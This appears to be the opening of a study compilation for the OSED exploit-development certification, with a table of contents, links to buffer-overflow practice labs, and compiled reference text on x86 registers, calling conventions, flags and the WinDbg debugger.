OSED Notes Study Overview by Joas Antonio

https://www.linkedin.com/in/joas-antonio-dos-santos



Sumário

OSED Notes by Joas Antonio and Alex 1

Laboratory 3

X86 Architecture 3

CPU Register 10

General Purpose Registers 15

eax 15

ebx 15

ecx 15

edx 16

esi 16

edi 16

ebp 16

esp 16

Special Purpose Registers 16

eip 16

flags 17

Introduction Windows Debugger 17

Windows Register 32

Controlling Execution with Windbg 38

Stack Based Buffer Overflow 40

Data Execution Prevention 112

Address Space Layout Randomization 113

Control Flow Guard 115

Stack Buffer Overflow - Jumping Shellcode 120

SEH Buffer Overflow 160

Finding Bad Characters 205

IDA Pro 238

Windows ASLR Bypass 256

Egg Hunters 265

Introduction to the Win32 Egghunter 290

SEH Buffer Overflow EggHunter 308

Shellcode 335

Shellcode Encode and Decode 406

Creating Shellcode Encoded 418

DEP Bypass 429

Overwriting EIP 457
ASLR Bypass 496
Return Oriented Programming 499
Rop Chain 505
Rop Decode 591
Reversing Engineering 591
Reverse Engineering with Immunity Debugger 596
Reverse Engineering with GDB 597
Assembly and C/C++ Courses 608
Study Material – OSED 609

Laboratory

https://github.com/CyberSecurityUP/Buffer-Overflow-Labs

https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/buffer-overflow-vulnerability-lab.md

https://github.com/Jeffery-Liu/Buffer-Overflow-Vulnerability-Lab

https://github.com/tecnico-sec/Buffer-Overflow

https://github.com/epi052/osed-scripts

Advantech WebAccess webvrpcs.exe

Sync Breeze Enterprise 10.0.28

Intelligent Management Center (iMC)

SLMail 5.5

X86 Architecture

What Does x86 Architecture Mean?

The x86 architecture is an instruction set architecture (ISA) series for computer processors. Developed by Intel Corporation, x86 architecture defines how a processor handles and executes different instructions passed from the operating system (OS) and software programs.

The “x” in x86 denotes ISA version.

Techopedia Explains x86 Architecture

Designed in 1978, x86 architecture was one of the first ISAs for microprocessor-based computing. Key features include:

Provides a logical framework for executing instructions through a processor

Allows software programs and instructions to run on any processor in the Intel 8086 family

Provides procedures for utilizing and managing the hardware components of a central processing unit (CPU)

The x86 architecture primarily handles programmatic functions and provides services, such as memory addressing, software and hardware interrupt handling, data type, registers and input/output (I/O) management.

Classified by bit amount, the x86 architecture is implemented in multiple microprocessors, including 8086, 80286, 80386, Core 2, Atom and the Pentium series. Additionally, other microprocessor manufacturers, like AMD and VIA Technologies, have adopted the x86 architecture.

https://www.techopedia.com/definition/5334/x86-architecture

The Intel x86 processor uses complex instruction set computer (CISC) architecture, which means there is a modest number of special-purpose registers instead of large quantities of general-purpose registers. It also means that complex special-purpose instructions will predominate.

The x86 processor traces its heritage at least as far back as the 8-bit Intel 8080 processor. Many peculiarities in the x86 instruction set are due to the backward compatibility with that processor (and with its Zilog Z-80 variant).

Microsoft Win32 uses the x86 processor in *32-bit flat mode*. This documentation will focus only on the flat mode.

Registers

The x86 architecture consists of the following unprivileged integer registers.

eax Accumulator

ebx Base register

ecx Counter register

edx Data register - can be used for I/O port access and arithmetic functions

esi Source index register

edi Destination index register

ebp Base pointer register

esp Stack pointer

All integer registers are 32 bit. However, many of them have 16-bit or 8-bit subregisters.

ax	Low 16 bits of **eax**
bx	Low 16 bits of **ebx**
cx	Low 16 bits of **ecx**
dx	Low 16 bits of **edx**
si	Low 16 bits of **esi**
di	Low 16 bits of **edi**
bp	Low 16 bits of **ebp**
sp	Low 16 bits of **esp**
al	Low 8 bits of **eax**
ah	High 8 bits of **ax**
bl	Low 8 bits of **ebx**
bh	High 8 bits of **bx**
cl	Low 8 bits of **ecx**
ch	High 8 bits of **cx**
dl	Low 8 bits of **edx**
dh	High 8 bits of **dx**

Operating on a subregister affects only the subregister and none of the parts outside the subregister. For example, storing to the **ax** register leaves the high 16 bits of the **eax** register unchanged.

When using the **? (Evaluate Expression)** command, registers should be prefixed with an "at" sign (**@**). For example, you should use **? @ax** rather than **? ax**. This ensures that the debugger recognizes **ax** as a register rather than a symbol.

However, the (@) is not required in the **r (Registers)** command. For instance, **r ax=5** will always be interpreted correctly.

Two other registers are important for the processor's current state.

eip	instruction pointer
flags	flags

The instruction pointer is the address of the instruction being executed.

The flags register is a collection of single-bit flags. Many instructions alter the flags to describe the result of the instruction. These flags can then be tested by conditional jump instructions. See x86 Flags for details.

Calling Conventions

The x86 architecture has several different calling conventions. Fortunately, they all follow the same register preservation and function return rules:

- Functions must preserve all registers, except for **eax**, **ecx**, and **edx**, which can be changed across a function call, and **esp**, which must be updated according to the calling convention.
- The **eax** register receives function return values if the result is 32 bits or smaller. If the result is 64 bits, then the result is stored in the **edx:eax** pair.

The following is a list of calling conventions used on the x86 architecture:

- Win32 (**__stdcall**)

Function parameters are passed on the stack, pushed right to left, and the callee cleans the stack.

- Native C++ method call (also known as thiscall)

Function parameters are passed on the stack, pushed right to left, the "this" pointer is passed in the **ecx** register, and the callee cleans the stack.

- COM (**__stdcall** for C++ method calls)

Function parameters are passed on the stack, pushed right to left, then the "this" pointer is pushed on the stack, and then the function is called. The callee cleans the stack.

- **__fastcall**

The first two DWORD-or-smaller arguments are passed in the **ecx** and **edx** registers. The remaining parameters are passed on the stack, pushed right to left. The callee cleans the stack.

- **__cdecl**

Function parameters are passed on the stack, pushed right to left, and the caller cleans the stack. The **__cdecl** calling convention is used for all functions with variable-length parameters.

Debugger Display of Registers and Flags

Here is a sample debugger register display:

dbgcmdCopy

eax=00000000 ebx=008b6f00 ecx=01010101 edx=ffffffff esi=00000000 edi=00465000

eip=77f9d022 esp=05cffc48 ebp=05cffc54 iopl=0 nv up ei ng nz na po nc

cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000286

In user-mode debugging, you can ignore the **iopl** and the entire last line of the debugger display.

x86 Flags

In the preceding example, the two-letter codes at the end of the second line are *flags*. These are single-bit registers and have a variety of uses.

The following table lists the x86 flags:

Flag Code	Flag Name	Value	Flag Status	Description
of	Overflow Flag	0 1	**nvov**	No overflow - Overflow
df	Direction Flag	0 1	**updn**	Direction up - Direction down
if	Interrupt Flag	0 1	**diei**	Interrupts disabled - Interrupts enabled
sf	Sign Flag	0 1	**plng**	Positive (or zero) - Negative
zf	Zero Flag	0 1	**nzzr**	Nonzero - Zero
af	Auxiliary Carry Flag	0 1	**naac**	No auxiliary carry - Auxiliary carry
pf	Parity Flag	0 1	**pepo**	Parity even - Parity odd
cf	Carry Flag	0 1	**nccy**	No carry - Carry
tf	Trap Flag			If **tf** equals 1, the processor will raise a STATUS_SINGLE_STEP exception after th execution of one instruction. This flag is used by a debugger to implement single tracing. It should not be used by other applications.
iopl	I/O Privilege Level			I/O Privilege Level This is a two-bit integer, with values between zero and 3. It is by the operating system to control access to hardware. It should not be used by applications.

When registers are displayed as a result of some command in the Debugger Command window, it is the *flag status* that is displayed. However, if you want to change a flag using the **r (Registers)** command, you should refer to it by the *flag code*.

In the Registers window of WinDbg, the flag code is used to view or alter flags. The flag status is not supported.

Here is an example. In the preceding register display, the flag status **ng** appears. This means that the sign flag is currently set to 1. To change this, use the following command:

dbgcmdCopy

r sf=0

This sets the sign flag to zero. If you do another register display, the **ng** status code will not appear. Instead, the **pl** status code will be displayed.

The Sign Flag, Zero Flag, and Carry Flag are the most commonly-used flags.

Conditions

A *condition* describes the state of one or more flags. All conditional operations on the x86 are expressed in terms of conditions.

The assembler uses a one or two letter abbreviation to represent a condition. A condition can be represented by multiple abbreviations. For example, AE ("above or equal") is the same condition as NB ("not below"). The following table lists some common conditions and their meaning.

Condition Name	Flags	Meaning
Z	ZF=1	Result of last operation was zero.
NZ	ZF=0	Result of last operation was not zero.
C	CF=1	Last operation required a carry or borrow. (For unsigned integers, this indicates overflow.)
NC	CF=0	Last operation did not require a carry or borrow. (For unsigned integers, this indicates overf
S	SF=1	Result of last operation has its high bit set.
NS	SF=0	Result of last operation has its high bit clear.
O	OF=1	When treated as a signed integer operation, the last operation caused an overflow or under
NO	OF=0	When treated as signed integer operation, the last operation did not cause an overflow or underflow.

Conditions can also be used to compare two values. The **cmp** instruction compares its two operands, and then sets flags as if subtracted one operand from the other. The following conditions can be used to check the result of **cmp** *value1*, *value2*.

Condition Name	Flags	Meaning after a CMP operation.
E	ZF=1	*value1* == *value2*.
NE	ZF=0	*value1* != *value2*.
GE NL	SF=OF	*value1* >= *value2*. Values are treated as signed integers.
LE NG	ZF=1 or SF!=OF	*value1* <= *value2*. Values are treated as signed integers.
G NLE	ZF=0 and SF=OF	*value1* > *value2*. Values are treated as signed integers.
L NGE	SF!=OF	*value1* < *value2*. Values are treated as signed integers.
AE NB	CF=0	*value1* >= *value2*. Values are treated as unsigned integers.
BE NA	CF=1 or ZF=1	*value1* <= *value2*. Values are treated as unsigned integers.
A NBE	CF=0 and ZF=0	*value1* > *value2*. Values are treated as unsigned integers.
B NAE	CF=1	*value1* < *value2*. Values are treated as unsigned integers.

Conditions are typically used to act on the result of a **cmp** or **test** instruction. For example,

asmCopy

cmp eax, 5

jz equal

compares the **eax** register against the number 5 by computing the expression (**eax** - 5) and setting flags according to the result. If the result of the subtraction is zero, then the **zr** flag will be set, and the **jz** condition will be true so the jump will be taken.

Data Types

- byte: 8 bits
- word: 16 bits
- dword: 32 bits
- qword: 64 bits (includes floating-point doubles)
- tword: 80 bits (includes floating-point extended doubles)
- oword: 128 bits

Notation

The following table indicates the notation used to describe assembly language instructions.

Notation	**Meaning**
r, **r1**, **r2**...	Registers
m	Memory address (see the succeeding Addressing Modes section for more information.)
#n	Immediate constant
r/m	Register or memory
r/#n	Register or immediate constant
r/m/#n	Register, memory, or immediate constant
cc	A condition code listed in the preceding Conditions section.
T	"B", "W", or "D" (byte, word or dword)
acc*T*	Size *T* accumulator: **al** if *T* = "B", **ax** if *T* = "W", or **eax** if *T* = "D"

Addressing Modes

There are several different addressing modes, but they all take the form **T ptr [expr]**, where **T** is some data type (see the preceding Data Types section) and **expr** is some expression involving constants and registers.

The notation for most modes can be deduced without much difficulty. For example, **BYTE PTR [esi+edx*8+3]** means "take the value of the **esi** register, add to it eight times the value of the **edx** register, add three, then access the byte at the resulting address."

Pipelining

The Pentium is dual-issue, which means that it can perform up to two actions in one clock tick. However, the rules on when it is capable of doing two actions at once (known as *pairing*) are very complicated.

Because x86 is a CISC processor, you do not have to worry about jump delay slots.

Synchronized Memory Access

Load, modify, and store instructions can receive a **lock** prefix, which modifies the instruction as follows:

1. Before issuing the instruction, the CPU will flush all pending memory operations to ensure coherency. All data prefetches are abandoned.
2. While issuing the instruction, the CPU will have exclusive access to the bus. This ensures the atomicity of the load/modify/store operation.

The **xchg** instruction automatically obeys the previous rules whenever it exchanges a value with memory.

All other instructions default to nonlocking.

Jump Prediction

Unconditional jumps are predicted to be taken.

Conditional jumps are predicted to be taken or not taken, depending on whether they were taken the last time they were executed. The cache for recording jump history is limited in size.

If the CPU does not have a record of whether the conditional jump was taken or not taken the last time it was executed, it predicts backward conditional jumps as taken and forward conditional jumps as not taken.

Alignment

The x86 processor will automatically correct unaligned memory access, at a performance penalty. No exception is raised.

A memory access is considered aligned if the address is an integer multiple of the object size. For example, all BYTE accesses are aligned (everything is an integer multiple of 1), WORD accesses to even addresses are aligned, and DWORD addresses must be a multiple of 4 in order to be aligned.

The **lock** prefix should not be used for unaligned memory accesses.

https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/x86-architecture

https://opensecuritytraining.info/IntermediateX86.html


https://www.youtube.com/watch?v=OJxHs-DSQkc

CPU Register

In Computer Architecture, the Registers are very fast computer memory which are used to execute programs and operations efficiently. This does by giving access to commonly used values, i.e., the values which are in the point of operation/execution at that time. So, for this

purpose, there are several different classes of CPU registers which works in coordination with the computer memory to run operations efficiently.

The sole purpose of having register is fast retrieval of data for processing by CPU. Though accessing instructions from RAM is comparatively faster with hard drive, it still isn't enough for CPU. For even better processing, there are memories in CPU which can get data from RAM which are about to be executed beforehand. After registers we have cache memory, which are faster but less faster than registers.



These are classified as given below.

- **Accumulator:**
  This is the most frequently used register used to store data taken from memory. It is in different numbers in different microprocessors.

- **Memory Address Registers (MAR):**
  It holds the address of the location to be accessed from memory. MAR and MDR (Memory Data Register) together facilitate the communication of the CPU and the main memory.

- **Memory Data Registers (MDR):**
  It contains data to be written into or to be read out from the addressed location.

- **General Purpose Registers:**
  These are numbered as R0, R1, R2….Rn-1, and used to store temporary data during any ongoing operation. Its content can be accessed by assembly programming. Modern CPU architectures tends to use more GPR so that register-to-register addressing can be used more, which is comparatively faster than other addressing modes.

- **Program Counter (PC):**
  Program Counter (PC) is used to keep the track of execution of the program. It contains the memory address of the next instruction to be fetched. PC points to the address of the next instruction to be fetched from the main memory when the previous instruction has been successfully completed. Program Counter (PC) also functions to count the number of instructions. The incrementation of PC depends on the type of architecture being used. If we are using 32-bit architecture, the PC gets incremented by 4 every time to fetch the next instruction.

- **Instruction Register (IR):**
  The IR holds the instruction which is just about to be executed. The instruction from PC is fetched and stored in IR. As soon as the instruction in placed in IR, the CPU starts executing the instruction and the PC points to the next instruction to be executed.

- **Condition code register (CCR) :**
  Condition code registers contain different flags that indicate the status of any operation.for instance lets suppose an operation caused creation of a negative result or zero, then these flags are set high accordingly.and the flags are

1. Carry C: Set to 1 if an add operation produces a carry or a subtract operation produces a borrow; otherwise cleared to 0.
2. Overflow V: Useful only during operations on signed integers.
3. Zero Z: Set to 1 if the result is 0, otherwise cleared to 0.
4. Negate N: Meaningful only in signed number operations. Set to 1 if a negative result is produced.
5. Extend X: Functions as a carry for multiple precision arithmetic operations.

These are generally decided by ALU.

So, these are the different registers which are operating for a specific purpose.

https://www.geeksforgeeks.org/different-classes-of-cpu-registers/

Operations of a CPU Register

For CPU processing these register plays a critical role. When we give the input, these are stored and in register processes and the output is from the register only.

So basically a register will perform the following operations.

- **Fetch**: To fetch the instructions of the user also the instructions that are present in the main memory in a sorted way
- **Decode**: The second operation is to decode the instructions that need to perform. Thus CPU will be knowing what are the instructions
- **Execute**: Once the instructions are decoded then execute operation is performed by the CPU. Once done the result is presented on the user screen

Different types of Memory Register

There are various types of the register that are available and some mostly used CPU register are below with the description

- Accumulator (AC)
- Flag Register
- Address Register (AR)
- Data Register (DR)
- Program Counter (PC)
- Instruction Register (IR)
- Stack Control Register (SCR)
- Memory Buffer Register (MBR)
- Index register (IR)

These registers are the most important integral part of the computer and each of these are having a specific purpose. Let us see below

1. Accumulator

Accumulator register is part of ALU which abbreviates to Arithmetic Logical Unit and as the name suggests is responsible for performing arithmetic operations and also in logical operations. The Control unit will store the data values which are fetched from the main memory into the accumulator for the arithmetic or any other logical operations. This register holds the initial data, intermediate results and asl well as the final result of the instruction. The final result of the operations which can be arithmetic or logical will be transferred to the main memory through MBR

2. Flag Register

This register validates or checks upon the various occurrences of a condition in CPU and is handled by this special register called flag register. The size of this register is one or two bytes since it will hold only flag information. This register main gets into the picture when a condition is being operated.

3. Data Register

This register is used to temporarily store the data being transmitted from the other involved peripheral devices.

4. Address register

This address the register also called memory address register MAR is a memory unit that stores the address location od data or instructions on the main memory. They contain a portion of the address which can be used to compute the complete address.

5. Program Counter

This register is also known popularly as an instruction pointer register. This register as the name suggests will be holding the address of the next instruction that needs to be fetched and

executed or performed. When the instruction is fetched then the value is incremented and hence will always be holding the address of the next instruction to be run.

6. Instruction Register

Once the instruction is fetched from the main memory it is stored in Instruction Register IR. The control units take the instructions from here decodes it and executes it by sending the required signals to the required component.

7. Stack Control Register SCR

As the work stack in the name of this register represents block, here it represents a set of memory blocks where the data is stored in and as well as fetched. FILO which is First IN and Last Out will be followed for the storing and retrieval of the data.

8. Memory Buffer Register

This register holds the information or the data which is read from or written in the memory. The content or the instructions stored in this register will be transferred to Instruction Register IR whereas the content of the data is transferred to the accumulator or I/O register.

9. Index Register

The index register is an integral part of computer CPU which will help in modifying the address of the memory operand during the execution of the program. Basically the contents of the index register are added to the immediate address to get the resultant the effective address of data or instruction on the memory.

Why we need a CPU register?

For the fast operations of an instruction, the CPU register is highly useful. Without theses CPU operation is unimaginable. These are the fastest memory when we look at the different memory and Laos will hold the top position in the memory hierarchy. A register can hold an instruction, address, or any other sort of data. There are different types of registers available and we have seen most used in the above part of the article. Thus having register, it makes the operations of CPU smooth efficient and meaningfull. A register must be large enough according to ist requirements and specifications.

Advantages and Disadvantages

Below are advantages and disadvantages

Advantages

Below are the advantages:

- These are fastest memory blocks and hence instructions are executed fastly compared to main memory
- Since each register purpose is different, and instructions will be handled with grace and smoothness by the CPU with the help of registers
- There are rarely any CPU that will not be having register in the digital world

Disadvantages

Let us take a look at the disadvantages:

- Since the memory size of the register is finite and if the instruction is bigger then cpu need to use cache or main memory along with register for the operation

https://www.educba.com/what-is-cpu-register/

Some registers are typically volatile across functions, and others remain unchanged. This is a feature of the compiler's standards and must be looked after in the code, registers are not preserved automatically (although in some assembly languages they are -- but not in x86). What that means is, when a function is called, there is no guarantee that volatile registers will retain their value when the function returns, and it's the function's responsibility to preserve non-volatile registers.

The conventions used by Microsoft's compiler are:

- **Volatile**: ecx, edx
- **Non-Volatile**: ebx, esi, edi, ebp
- **Special**: eax, esp (discussed later)

General Purpose Registers

This section will look at the 8 general purpose registers on the x86 architecture.

eax

eax is a 32-bit general-purpose register with two common uses: to store the return value of a function and as a special register for certain calculations. It is technically a volatile register, since the value isn't preserved. Instead, its value is set to the return value of a function before a function returns. Other than esp, this is probably the most important register to remember for this reason. eax is also used specifically in certain calculations, such as multiplication and division, as a special register. That use will be examined in the instructions section.

Here is an example of a function returning in C:

```
return 3;  // Return the value 3
```

Here's the same code in assembly:

```
mov eax, 3 ; Set eax (the return value) to 3
ret        ; Return
```

ebx

ebx is a non-volatile general-purpose register. It has no specific uses, but is often set to a commonly used value (such as 0) throughout a function to speed up calculations.

ecx

ecx is a volatile general-purpose register that is occasionally used as a function parameter or as a loop counter.

Functions of the "__fastcall" convention pass the first two parameters to a function using ecx and edx. Additionally, when calling a member function of a class, a pointer to that class is often passed in ecx no matter what the calling convention is.

Additionally, ecx is often used as a loop counter. *for* loops generally, although not always, set the accumulator variable to ecx. *rep-* instructions also use ecx as a counter, automatically decrementing it till it reaches 0. This class of function will be discussed in a later section.

edx

edx is a volatile general-purpose register that is occasionally used as a function parameter. Like ecx, edx is used for "__fastcall" functions.

Besides fastcall, edx is generally used for storing short-term variables within a function.

esi

esi is a non-volatile general-purpose register that is often used as a pointer. Specifically, for "rep-" class instructions, which require a source and a destination for data, esi points to the "source". esi often stores data that is used throughout a function because it doesn't change.

edi

edi is a non-volatile general-purpose register that is often used as a pointer. It is similar to esi, except that it is generally used as a destination for data.

ebp

ebp is a non-volatile general-purpose register that has two distinct uses depending on compile settings: it is either the frame pointer or a general purpose register.

If compilation is not optimized, or code is written by hand, ebp keeps track of where the stack is at the beginning of a function (the stack will be explained in great detail in a later section). Because the stack changes throughout a function, having ebp set to the original value allows variables stored on the stack to be referenced easily. This will be explored in detail when the stack is explained.

If compilation is optimized, ebp is used as a general register for storing any kind of data, while calculations for the stack pointer are done based on the stack pointer moving (which gets confusing -- luckily, IDA automatically detects and corrects a moving stack pointer!)

esp

esp is a special register that stores a pointer to the top of the stack (the top is actually at a lower virtual address than the bottom as the stack grows downwards in memory towards the heap). Math is rarely done directly on esp, and the value of esp must be the same at the beginning and the end of each function. esp will be examined in much greater detail in a later section.

Special Purpose Registers

For special purpose and floating point registers not listed here, have a look at the Wikipedia Article or other reference sites.

eip

eip, or the instruction pointer, is a special-purpose register which stores a pointer to the address of the instruction that is currently executing. Making a jump is like adding to or subtracting from the instruction pointer.

After each instruction, a value equal to the size of the instruction is added to eip, which means that eip points at the machine code for the next instruction. This simple example shows the automatic addition to eip at every step:

```
eip+1       53                  push    ebx
eip+4       8B 54 24 08         mov     edx, [esp+arg_0]
eip+2       31 DB               xor     ebx, ebx
eip+2       89 D3               mov     ebx, edx
eip+3       8D 42 07            lea     eax, [edx+7]
.....
```

flags

In the flags register, each bit has a specific meaning and they are used to store meta-information about the results of previous operations. For example, whether the last calculation overflowed the register or whether the operands were equal. Our interest in the flags register is usually around the *cmp* and *test* operations which will commonly set or unset the zero, carry and overflow flags. These flags will then be tested by a conditional jump which may be controlling program flow or a loop.

https://wiki.skullsecurity.org/index.php/Registers

Introduction Windows Debugger

There are several debugging programs available on Windows. OllyDbg13 and Immunity Debugger14 are well-known in the reverse engineering and exploit development world for their user-friendly interface. Immunity Debugger originally began as a fork of OllyDbg but it has since surpassed OllyDbg's functionality. Despite the convenience of these programs, we will use Microsoft WinDbg15 debugger exclusively in this course. This is because WinDbg provides the same scripting features available in Immunity Debugger, along with the availability of both 32- and 64-bit versions. While an open source implementation of OllyDbg for 64-bit exists, it does not provide the same features or support as WinDbg. WinDbg is also our preferred debugger because it can debug in both user-mode and kernel-mode, which makes it the best fit for the development of any kind of exploits leveraged on Windows. WinDbg is provided as part of the Software Development Kit (SDK), the Windows Driver Kit (WDK), and the Debugging Tools for Windows, free-of-charge.

What is Time Travel Debugging?

Time Travel Debugging, is a tool that allows you to record an execution of your process running, then replay it later both forwards and backwards. Time Travel Debugging (TTD) can help you debug issues easier by letting you "rewind" your debugger session, instead of having to reproduce the issue until you find the bug.

TTD allows you to go back in time to better understand the conditions that lead up to the bug and replay it multiple times to learn how best to fix the problem.


TTD can have advantages over crash dump files, which often are missing the code execution that led up to the ultimate failure.

In the event you can't figure out the issue yourself, you can share the trace with a co-worker and they can look at exactly what you're looking at. This can allow for easier collaboration than live debugging, as the recorded instructions are the same, where the address locations and

code execution will be different on different PCs. You can also share a specific point in time to help your co-worker figure out where to start.

TTD is efficient and works to add as little as possible overhead as it captures code execution in trace files.

TTD includes a set of debugger data model objects to allow you to query the trace using LINQ. For example, you can use TTD objects to locate when a specific code module was loaded or locate all of the exceptions.



Comparison of Debugging Tools

This table summarizes the pros and cons of the different debugging solutions available.

Approach	Pros	Cons
Live debugging	Interactive experience, sees flow of execution, can change target state, familiar tool in familiar setting.	Disrupts the user experience, may require effort to reproduce the issue repeatedly, may impact security, not always an option on production systems. With repro difficult to work back from point of failure to determine cause.
Dumps	No coding upfront, low-intrusiveness, based on triggers.	Successive snapshot or live dumps provide a simple “over time” view. Overhead is essentially zero if not used.
Telemetry & logs	Lightweight, often tied to business scenarios / user actions, machine learning friendly.	Issues arise in unexpected code paths (with no telemetry). Lack of data depth, statically compiled into the code.
Time Travel Debugging (TTD)	Great at complex bugs, no coding upfront, offline repeatable	Large overhead at record time. May collect more data that is needed. Data files can become large.

Approach	Pros	Cons
	debugging, analysis friendly, captures everything.	

TTD Availability

TTD is available on Windows 10 after installing the WinDbg Preview app from the Store. WinDbg Preview is an improved version of WinDbg with more modern visuals, faster windows, a full-fledged scripting experience, with built in support for the extensible debugger data model. For more information on downloading WinDbg Preview from the store, see Debugging Using WinDbg Preview.

Administrator rights required to use TTD

To use TTD, you need to run the debugger elevated. Install WinDbg Preview using an account that has administrator privileges and use that account when recording in the debugger. In order to run the debugger elevated, select and hold (or right-click) the WinDbg Preview icon in the Start menu and then select More > Run as Administrator.

https://docs.microsoft.com/en-gb/windows-hardware/drivers/debugger/time-travel-debugging-overview

https://docs.microsoft.com/pt-br/windows-hardware/drivers/debugger/debugger-download-tools

https://developer.microsoft.com/en-us/windows/hardware/download-windbg


Disassembly Window

The Disassembly window displays executable code in assembly language.

Opening the Disassembly Window

To open or switch to the Disassembly window, in the WinDbg window, on the **View** menu, click **Disassembly**. (You can also press ALT+7 or click the **Disassembly (Alt+7)** button () on the toolbar. ALT+SHIFT+7 will close the Disassembly Window.)

The following figure shows an example of a Disassembly window.



The debugger takes a section of memory, interprets it as binary machine instructions, and then disassembles it to produce an assembly-language version of the machine instructions. The resulting code is displayed in the Disassembly window.

Using the Disassembly Window

In the Disassembly window, you can do the following:

- To disassemble a different section of memory, in the **Offset** box, type the address of the memory you want to disassemble. (You can press ENTER after typing the address, but you do not have to.) The Disassembly window displays code before you have completed the address; you can disregard this code.
- To see other sections of memory, click the **Previous** or **Next** button or press the PAGE UP or PAGE DOWN keys. These commands display disassembled code from the preceding or following sections of memory, respectively. By pressing the RIGHT ARROW, LEFT ARROR, UP ARROW, and DOWN ARROW keys, you can navigate within the window. If you use these keys to move off of the page, a new page will appear.
